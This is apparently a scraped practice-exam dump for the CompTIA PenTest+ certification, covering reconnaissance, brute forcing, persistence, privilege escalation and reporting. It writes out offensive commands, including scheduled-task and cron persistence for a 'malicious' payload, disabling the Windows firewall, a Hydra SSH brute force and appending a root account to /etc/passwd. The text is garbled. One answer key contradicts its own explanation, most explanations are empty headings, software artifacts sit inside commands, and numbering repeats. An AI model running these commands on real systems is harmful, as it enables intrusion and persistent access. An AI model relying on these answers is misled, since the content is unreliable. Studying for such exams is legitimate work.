CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.
C. Investigate to find whether other files containing embedded passwords are in the coderepository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.
F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: BC

Explanation:
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.
? Taking a Screen Capture (Option B):
? Investigating for Other Embedded Passwords (Option C):
Pentest References:
? Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
? Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
? Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
? Take a Screen Capture:
? Investigate Further:
grep -r 'password' /path/to/repository
? uk.co.certification.simulator.questionpool.PList@2b499161 trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.
==========

NEW QUESTION 2
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports )
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
)
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 (ports => 22)
```

```
#!/usr/bin/python
```

```
ports = (21,22)
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for %PORT in %PORTS)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:



```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 3
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
? Command Breakdown:
? Why This is the Best Choice:
? Benefits:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 4
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
? Persistence Mechanisms:
? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
? Pentest References:
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.
==========

NEW QUESTION 5
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
? Credential Dumping:
? Comparison with Other Options:
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.
==========

NEW QUESTION 6
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Answer: D

Explanation:
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here??s an analysis of each option:
? Use steganography and send the file over FTP (Option A):
? Compress the file and send it using TFTP (Option B):
? Split the file in tiny pieces and send it over dnscat (Option C):
? Encrypt and send the file over HTTPS (Answer: D):
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION 7
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Answer: D

Explanation:
? Understanding netsh.exe:
? Disabling the Firewall:
netsh advfirewall set allprofiles state off
? Usage in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 8
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data


```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port       State        Service
22/tcp     open         ssh
23/tcp     closed       telnet
80/tcp     open         http
111/tcp    closed       rpcbind
445/tcp    open         samba
3389/tcp   closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind
- ● hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
- ○ crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1
- ○ ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2

Part 1:
. Analyze the output and select the command to exploit the vulnerable service. Part 2:
. Analyze the output from each command.
· Select the appropriate set of commands to escalate privileges.
· Identify which remediation steps should be taken.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
? Remove the SUID bit from cp.
? Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service
? Nmap Scan Analysis
bash
Copy code
Port State Service 22/tcp open ssh
23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
? Enumerating Samba Shares makefile
Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba] user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.
? Selecting Exploit Command
? Executing the Hydra Command
Part 2: Privilege Escalation and Remediation
? Finding SUID Binaries and Configuration Files
? Selecting Privilege Escalation Command
? Executing the Privilege Escalation Command
? Remediation Steps Post-Exploitation
Execution and Verification
? Verifying Hydra Attack:
? Verifying Privilege Escalation:
? Implementing Remediation:
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 9
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:
To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is

specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here??s a breakdown of the options:
? Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234
? Option B: nc -tulpn 1234 192.168.1.2
? Option C: responder.py -I eth0 -wP
? Option D: crackmapexec smb 192.168.1.0/24
References from Pentest:
? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.
? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.
==========

NEW QUESTION 10
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 10
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:
? Articulation of Cause (Option A):
? Articulation of Impact (Option B):
? Articulation of Escalation (Option C):
? Articulation of Alignment (Option D):
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 14
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Answer: A

Explanation:
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here??s why option A is correct:
? Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.
? Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.
? Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.
? Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
References from Pentest:
? Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
? Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.
==========

NEW QUESTION 17
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib

3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:
Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
==========

NEW QUESTION 22
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:
? Reconnaissance:
? Job Boards:
? Examples of Job Boards:
Pentest References:
? OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
? Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
? This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
==========

NEW QUESTION 27
